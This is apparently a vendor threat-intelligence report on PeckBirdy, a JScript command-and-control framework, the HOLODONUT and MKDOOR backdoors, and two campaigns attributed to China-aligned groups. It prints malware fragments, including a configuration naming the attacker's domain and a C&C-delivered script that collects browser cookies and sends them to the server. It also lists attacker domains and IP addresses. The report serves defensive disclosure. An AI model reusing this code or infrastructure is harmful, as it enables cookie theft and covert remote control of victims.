PeckBirdy: A Versatile Script Framework for LOLBins Exploitation Used by China-aligned Threat Groups

By By: Ted Lee, Joseph C Chen Jan 26, 2026 Read time: 10 min (2756 words)

Published: 2026-01-26 · Archived: 2026-04-05 13:10:49 UTC

Key takeaways

- PeckBirdy is a JScript-based command-and-control (C&C) framework used by China-aligned APT actors since 2023, designed to execute across multiple environments, enabling flexible deployment.
- Two modular backdoors, HOLODONUT and MKDOOR, extend PeckBirdy's attack capabilities beyond its core functionality.
- Meanwhile, the SHADOW-VOID-044 and SHADOW-EARTH-045 campaigns demonstrate coordinated China-aligned threat group activity that use PeckBirdy across multiple attack vectors.
- One of campaigns leverage stolen code-signing certificates Cobalt Strike payloads, and exploits (CVE-2020-16040) hosted across multiple C&C domains and IP addresses to maintain persistent access.
- TrendAI Vision One™ detects and blocks the indicators of compromise (IOCs) outlined in this blog, and provides customers with tailored threat hunting queries, threat insights, and intelligence reports.

Introduction

Since 2023, we have been observing threat campaigns employing a previously unseen script-based command-and-control (C&C) framework which we named PeckBirdy, being used against Chinese gambling industries, as well as malicious activities targeting Asian government entities and private organizations. While tracking this framework, we identified at least two campaigns using PeckBirdy, which we were able to link to several China-aligned advanced persistent threat (APT) actors. Note that we've previously discussed these campaigns during the HitCon conference last August 2025, and are now publishing this entry to share our findings to a wider audience.

PeckBirdy is a script-based framework which, while possessing advanced capabilities, is implemented using JScript, an old script language. This is to ensure that the framework could be launched across different execution environments via LOLBins (Living off the land binaries). This flexibility allowed us to observe PeckBirdy in various kill chain stages, including being used as a watering-hole control server during the initial attack phase, as a reverse shell server during the lateral movement phase, and as a C&C server during the backdoor phase.

In this entry, we will provide our detailed analysis of PeckBirdy, its attack campaigns, and a pair of new backdoors, "HOLODONUT" and "MKDOOR" which we found being used in related operations. In addition, we will also discuss the attribution of the corresponding campaign.

In-the-wild activities

Beginning in 2023, we noticed multiple Chinese gambling websites being injected with malicious scripts with links to remote servers. Further investigation into the injections and servers led us to discover the PeckBirdy script framework. When victims visit these gambling websites, the injected scripts download and execute the main script of the PeckBirdy routine, allowing attackers to remotely deliver and execute JavaScript.

The primary goal of this routine is to display fake software update webpages for Google Chrome to entice victims into downloading and executing malicious update files, which are backdoors prepared by the attackers. This constitutes the first campaign we identified, which we are tracking under the name SHADOW-VOID-044.




Figure 1. PeckBirdy launched via different vectors

During July 2024, we observed another campaign primarily targeting Asian government entities and private organizations, which we tracked under the campaign name SHADOW-EARTH-045. We discovered that this campaign injects PeckBirdy links into government websites, likely to deliver scripts for credential harvesting on the website.

In one case, the injection was on a login page of a government's system, while in another incident, we noticed the attacker using MSHTA to execute PeckBirdy as a remote access channel for lateral movement in a private organization. The threat actor behind the attacks also developed a .NET executable to launch PeckBirdy with ScriptControl. These findings demonstrate the versatility of PeckBirdy's design, which enables it to serve multiple purposes.

Analysis of the PeckBirdy framework

PeckBirdy can be executed in various environments, including browsers, MSHTA, WScript, Classic ASP, Node JS, and .NET (ScriptControl). Depending on the environment, PeckBirdy's capabilities and purpose can vary.

For example, in a browser environment, PeckBirdy can only operate within the scope of the webpage due to sandboxing mechanisms. However, in other environments such as MSHTA, PeckBirdy can execute more actions directly on a local machine. The PeckBirdy server has defined APIs, which allows clients to obtain landing scripts from the server via a simple HTTP(S) query. The following table shows the PeckBirdy server APIs that we observed.

API	**Description**
https://{domain}/{ATTACK_ID}	Downloads the main PeckBirdy script
https://{domain}/{ATTACK_ID}/hta	Downloads the landing script for MSHTA
https://{domain}/{ATTACK_ID}/html	Downloads the landing script for MTML
https://{domain}/{ATTACK_ID}/wscript	Downloads the landing script for WScript

Table 1. The PeckBirdy server APIs to obtain landing scripts

Depending on the *ATTACK_ID* value attached in the query, each generated PeckBirdy script contains an embedded configuration (with the *ATTACK_ID* being a predefined value composed of a random string with 32 characters). The configured values are used for controlling the behavior of PeckBirdy during execution, which includes the following items.

Configuration	**Description**
$HOST	The PeckBirdy server domain
$PORT	The port numbers connected by supported protocols
$ATTACK_ID	A 32-character random string produced by the framework
$RETRY	The waiting time between retries
$RETRY_TIME	The number of retry attempts
$HEARTBEAT	The waiting time between heartbeats

Table 2. The configuration embedded in the PeckBirdy script

```
var $HOST = "as-cdn.net",
    $PORT = {
        socket: 2e3,
        socketSecure: 3e3,
        flash: 2001,
        comet: 2002,
        root: 80,
        rootSecure: 443
    },
    $ATTACK_ID = "o246jgpi6k2wjke000aaimw6e7571uh7",
    $RETRY = 30,
    $RETRY_TIME = 5,
    $HEARTBEAT = 30,
    $ROOT = ($SECURE ? "https:" : "http:") + "//" + $HOST + ":" + ($SECURE ? $PORT.rootSecure : $PORT.root) + "/",
    $PUBLIC = $ROOT + "public",
    $UID = null,
    $COMSTR = "";
```

Figure 2. The configuration of the PeckBirdy script

To extend PeckBirdy's capability, its developer implemented it using an old script language known as JScript (followed by ECMAScript 3), and designed it to support multiple communication protocols to ensure compatibility in various environments. The built-in functions defined in ECMAScript 5, such as JSON, are also used when a newer environment is detected. Otherwise, PeckBirdy uses another version of functions implemented by the framework itself with JScript.

Upon initial execution, PeckBirdy searches for unique objects that exist only in specific environments to determine the current execution context. It checks for the *window* object in browser environments, the *process* object in NodeJS environment, the *response* object in ASP environment, and the presence of the *APPLICATION* tag within the HTML in HTA environments.

```
function getClientDomain() {
    if ("WScript" in window) return "wscript";
    try {
        return process.execPath && process.pid, "node"
    } catch (t) {}
    try {
        if (document.getElementsByTagName("APPLICATION").length > 0) return "hta"
    } catch (t) {}
    try {
        return isASP = "Write" in Response, "asp"
    } catch (t) {}
    return "unknown client"
}
```

Figure 3. Detecting execution context

After determining the current environment, PeckBirdy generates a victim ID using different approaches based on the environment. In a local host environment such as HTA, it attempts to retrieve hardware information from the motherboard and hard drive on the victim's machines. It then combines this information with MD5 to generate a hash value which serves as the victim ID. If this step fails or if it occurs in other environments that are unable to retrieve hardware information, it directly generates a 32-character random string as a victim ID instead.

To preserve the victim ID in browser environments, PeckBirdy adds a prefix *Hm_lvt_* (a known cookie prefix used by a legitimate service) to the victim ID string and writes it into a browser cookie. In other cases, it writes the victim ID string to a file called ___*unique_id*___, which is placed in the temporary folder of Windows. This allows PeckBirdy to retrieve the victim ID on subsequent executions.

```
if (!t.length || !t.join("")) try {
    var s = new ActiveXObject("Scripting.FileSystemObject"),
        u = s.GetSpecialFolder(2).Path,
        d = u + "\\___unique_id___",
        h = "",
        l = null;
    return s.FileExists(d) && (l = s.OpenTextFile(d), h = l.ReadAll(), l.Close()), h && 32 == h.length ? h : (h = sessid(), l = s.CreateTextFile(d, !0), l.Write(h), l.Close(), h)
} catch (c) {}
return t.length && t.join("") ? MD5(t.join("")) : sessid()
```

Figure 4. The script to write the victim ID into the "___unique_id___" file

After initialization, PeckBirdy detects the communication methods supported in the environment. The default method uses the WebSocket protocol to communicate with the PeckBirdy server. If WebSocket is not supported, it attempts to detect the presence of Adobe Flash, after which it will create a Flash ActiveX object to establish TCP socket communication (for compatibility in older environments, despite Flash itself being discontinued in 2020). If neither of these methods are supported, PeckBirdy can use the Comet and LocalComet methods, which are based on HTTP(S) and AJAX protocols. While Comet has lower efficiency, it offers broad compatibility across environments.

```
"__connection_created" in window || (window.__connection_created = 1, initUID(function() {
    if ("hta" == $CURRENT_DOMAIN) return void(window.test = Comet());
    if ($LOCAL) return void(window.test = LocalComet());
    if (location.hash.indexOf("force=comet") > -1) return void(window.test = Comet());
    if (location.hash.indexOf("force=flash") > -1) return void(window.test = flashSocket());
    if (location.hash.indexOf("force=websocket") > -1) return void(window.test = Socket());
    if ("WebSocket" in window) window.test = Socket();
    else {
        var t = !1;
        try {
            navigator.userAgent.indexOf("Windows NT 5.1") > -1 && (t = !0)
        } catch (e) {
            t = !0
        }
        if (t) return void(window.test = Comet());
        try {
            new ActiveXObject("ShockwaveFlash.ShockwaveFlash"), window.test = flashSocket()
        } catch (e) {
```

Figure 5. The script for determining communication protocols


Using WebSocket in a browser as an example, PeckBirdy initially sends an *init* request to the remote server to initiate communication. This request includes the current website's domain and URL, as well as the previously mentioned victim ID, the *ATTACK ID*, along with a newly generated session ID value (also a 32-character random string).

The server responds with the second-stage script of PeckBirdy, which includes the script execution procedures and AES encryption and decryption routines. The subsequent communication is encrypted using AES and then encoded with Base64, with the AES encryption key being the *ATTACK ID* value from the configuration.

Unfortunately, we could not collect many of the scripts delivered directly from PeckBirdy's communications with its server. The only one we received was a short script for stealing the cookie values of injected websites on browsers.

Figure 6. The initial C&C message sent to the PeckBirdy server

Figure 7. WebSocket communication for PeckBirdy



```
function() {
    var n = S_A_S_Y_N_C;
    n.auto({
        "basic.cookie": function(n) {
            for (var t = document.cookie, e = {}, r = t.split(/; /), u = 0; u < r.length; u++) {
                var i = r[u].split(/=/),
                    o = i[0] || "",
                    l = i[1].replace(/^\s+|\s+$/g, "");
                o && (e[o] = l || "");
            }
            n(null, { cookie: t, cookieTable: e })
        }
    }),
    function(n, t) {
        var e = t["basic.cookie"];
        try { e = JSON.stringify(e) } catch (r) {}
        $CLIENT.jsend({
            action: "sendback",
            data: window._______("6hnwge9x6x717amrqhrefyosqqujexj1", e),
            e: "7b1545g1lrcgodrzxjm5g36b0py4f498",
            nsa: "1"
        })
    }()
```

Figure 8. The script delivered from a C&C server for stealing website cookies

We also discovered additional script files hosted on one of PeckBirdy's server (belonging to SHADOW-VOID-044) which appear to be delivered and executed through PeckBirdy. These provided insight into how the threat actors use PeckBirdy to carry out their attacks.

The scripts we found included:

- The exploitation script for the CVE-2020-16040 vulnerability affecting Google Chrome
- Scripts for social engineering pop-ups designed to deceive victims into downloading and executing malicious files.
- Scripts for delivering additional backdoors that are executed via Electron JS
- Scripts to establish reverse shells via TCP sockets

Backdoor analysis

Based on the infrastructure owned by the threat actors, we identified two distinct modular backdoors, HOLODONUT and MKDOOR, linked to SHADOW-VOID-044.

HOLODONUT

HOLODONUT is a .NET-based modular backdoor we found within the threat actor's infrastructure. To execute HOLODONUT, the threat actors deployed a customized simple downloader used to retrieve the payload from the remote server downloader that we tracked as NEXLOAD. The noteworthy feature of NEXLOAD is that it will send a string in a specific format, "***{string}#{string}***" during the first connection. Next, the retrieved payload is decrypted via the XOR algorithm and executed by using the callback function, "EnumWindows()".

For defense evasion, the payload uses multiple techniques, including disabling AMSI and EtwEvent, as well as the use of *Donut*, an open-source tool used to stealthily execute .NET assemblies. As a result, HOLODONUT can be executed in process memory with less visibility.

```
public static void OnProcessorMsg(byte[] msg)
{
    try
    {
        msg = SocketManger.SocketModule.aesManaged.AesDecrypt(msg);
        PacketType packetType = (PacketType)msg[0];
        if (packetType != PacketType.instruction)
        {
            switch (packetType)
            {
            case PacketType.pulgin:
                AssemblyLoader.AddAndLoadAssamebly(Serializable.Deserialize(GZip.Decompress(msg.Skip(1).ToArray<byte>())) as pluginMessages);
                break;
            case PacketType.execpulgin:
                AssemblyLoader.ExecAssamebly(Serializable.Deserialize(GZip.Decompress(msg.Skip(1).ToArray<byte>())) as pluginMessages);
                break;
            case PacketType.Unloadpulgin:
                AssemblyLoader.UnloadAssamebly(Serializable.Deserialize(GZip.Decompress(msg.Skip(1).ToArray<byte>())) as pluginMessages);
                break;
            case PacketType.UnloadClientIDpulgin:
                AssemblyLoader.UnloadClientIDpulgin(msg.Skip(1).ToArray<byte>());
                break;
            case PacketType.clientinfo:
                SocketManger.clientinfoProcessor();
                break;
            }
        }
        else
        {
            InstructionHelper.Exec(msg.Skip(1).ToArray<byte>());
        }
```

Figure 9. The HOLODONUT packet types

Based on the code, we can summarize the supported packet types and built-in commands as follows:

The first packet type is related to the plugin handler, which is used to receive, execute, or unload plugins from C&C servers. In addition to plugin-related packets, the program provides built-in commands for information collection, sleep, and exit.

Packet type	**Plugin objects (assembly name, assembly bytes, Methodinfo, type, ClientID)**
"plugin"	Add and load the received plugin (.NET assembly)
"execplugin"	Execute the received plugin (.NET assembly)
"Unloadplugin"	Remove the received plugin (.NET assembly) based on the specific "ClientID" and "Assembly name"
"UnloadClientIDplugin"	Remove the installed plugin based on the "ClientID"

Table 3. Supported HOLODONUT packet types

MKDOOR

During our long-term monitoring of SHADOW-VOID-044, we found a phishing webpage used to lure users into download a fake Google Chrome updater. After downloading and analyzing the file, we identified another modularly-designed backdoor, MKDOOR, which is composed of two different modules: the downloader and the backdoor. During the first initiation, the downloader will connect to the C&C server and download the backdoor module. For defense evasion, it will try to bypass Microsoft Defender by adding itself to the exclusion list and make its contacted URL appear like a Microsoft support page.

https://{C&C address}/**en-us/howtotell/default[.]aspx**

After the backdoor module is initiated, it will retrieve the network configuration embedded in the downloader module and launch another connection to the C&C server. The URL path used by the backdoor module is similarly disguised as being related to Windows activation.

https://{C&C address}**/en-us/windows/activate-windows-c39005d4-95ee-b91e-b399-2820fda32227**

As a modular backdoor, the capabilities of MKDOOR depend on the modules received from the C&C server. Unfortunately, we were unable to collect the module from the server during our investigation. Hence, we can only provide the malware's supported commands, which are shown in the following table:

Commands	**Description**
INSTALL	Install the received module
UNINSTALL	Uninstall the received module
EXECUTE	Execute the received module
SHOW	Status feedback
SLEEP	Sleep (Sleeping time depends on the time received from the attacker)
EXIT	Exit
UNDATE	No function defined (in this case)

Table 4. The supported commands of MKDOOR




Figure 10. MKDOOR adds itself to the exclusion list to bypass Microsoft defender




Figure 11. The main function of the MKDOOR downloader

Campaign attribution

We discovered two threat campaigns that used PeckBirdy in their operations. Based on victimology and the tools, tactics, and procedures (TTPs) used in the respective campaigns, we attributed them under two temporary intrusion sets: SHADOW-VOID-044 and SHADOW-EARTH-045. Our investigation revealed that these two campaigns could be linked to different China-aligned APT actors.

In the case of SHADOW-VOID-044, we noticed the GRAYRABBIT backdoor (previously reported to be utilized by UNC3569) was hosted on a server (*47[.]238[.]219[.]111*) operated by this campaign. The GRAYRABBIT sample we observed was slightly different, using a DLL sideloading technique combined with the UuidFromStringA function of PowerShell to read, decode, and execute the backdoor payload. Despite the different execution methods, the C&C server center[.]myrnicrosoft[.]com was the same as the C&C domain used by UNC3569. In addition, both SHADOW-VOID-044 and UNC3569 targeted the Chinese gambling industry. These findings give us a moderate to high level of confidence to attribute this campaign to UNC3569.

We also discovered that SHADOW-VOID-044 used the HOLODONUT backdoor, which is likely linked to another backdoor, WizardNet, previously reported being used by an APT group called TheWizard. Interestingly, some of the HOLODONUT samples used by SHADOW-VOID-044 connected to the same C&C server (*mkdmcdn[.]com*), which is the same used by TheWizard. While we didn't see any additional connections between Campaign Alpha and TheWizard, it's worth noting that TheWizard also used the DarkNimbus backdoor which was developed by the Earth Minotaur threat actor we discussed in a previous blog entry.

Another discovery during our research was a Cobalt Strike sample (SHA256: 162cc325ab7b6e70edb6f4d0bc0e52130c56903f) hosted on the SHADOW-VOID-044 server *oss-cdn[.]com*. We discovered that this sample was signed using a certificate (thumbprint, SHA1: bbd2b9b87f968ed88210d4261a1fe30711e8365b) stolen from a South Korean gaming company. This certificate was also used in the BIOPASS RAT campaign that we also reported on.

Based on our findings, both BIOPASS RAT and MKDOOR employ the same technique: opening an HTTP server on a high-numbered port on the local host to listen. This is to allow a watering hole attack script to scan for the presence of the port on the local host and determine whether the victim has been infected with the backdoor. The BIOPASS RAT campaign is linked to another threat actor, Earth Lusca.

For SHADOW-EARTH-045, we observed malicious activities targeting a Philippine educational institution in July 2024. The threat actor executed an MSHTA command connecting to *github[.]githubassets[.]net* to launch PeckBirdy on a compromised Internet Information Services (IIS) server. The threat actor also simultaneously downloaded files from *47[.]238[.]184[.]9*, an IP address has been previously linked to Earth Baxia. Note that the attribution linking SHADOW-EARTH-045 to Earth Baxia remains low confidence for now. However, it's worth noting that the same PeckBirdy domain and the IP address used was also mentioned in another report on attacks against an African government IT organization.

Conclusion

This report outlines two campaigns that highlight the growing sophistication and adaptability of current China-align threat actors. These campaigns make use of a dynamic JavaScript framework, PickBirdy, to abuse living-off-the-land binaries and deliver modular backdoors such as MKDOOR and HOLODONUT. Detecting malicious JavaScript frameworks remains a significant challenge due to their use of dynamically generated, runtime-injected code and the absence of persistent file artifacts, enabling them to evade traditional endpoint security controls. In this environment, adaptability and continuous refinement of defensive strategies are no longer optional, but fundamental to maintaining operational integrity in an increasingly hostile digital landscape.

Proactive security with TrendAI Vision One™

TrendAI Vision One™one-platform is the industry-leading AI cybersecurity platform that centralizes cyber risk exposure management, security operations, and robust layered protection.

TrendAI Vision One™ Threat Intelligence Hubproducts provides the latest insights on emerging threats and threat actors, exclusive strategic reports from TrendAI™ Research, and TrendAI Vision One™ Threat Intelligence Feed in the TrendAI Vision One™ platform.

Emerging Threats:

PeckBirdy: A Versatile Script Framework for LOLBins Exploitation Used by China-aligned Threat Groups

PeckBirdy: A Versatile Script Framework for LOLBins Exploitation Used by China-aligned Threat Groups

Threat actor profiles:

- SHADOW-VOID-044
- SHADOW-EARTH-045
- Earth Baxia
- Earth Minotaur
- Earth Lusca

Hunting Queries

malName: (*MKDOOR* OR *HOLODONUT* OR *GRAYRABBIT* OR *PECKBIRDY*) AND eventName: MALWARE_DETECTION

TrendAI Vision One™ customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

More hunting queries are available for TrendAI Vision One™ with Threat Intelligence Hub entitlement enabled.

Indicators of Compromise (IoCs)

The indicators of compromise for this entry can be found here.

Tags
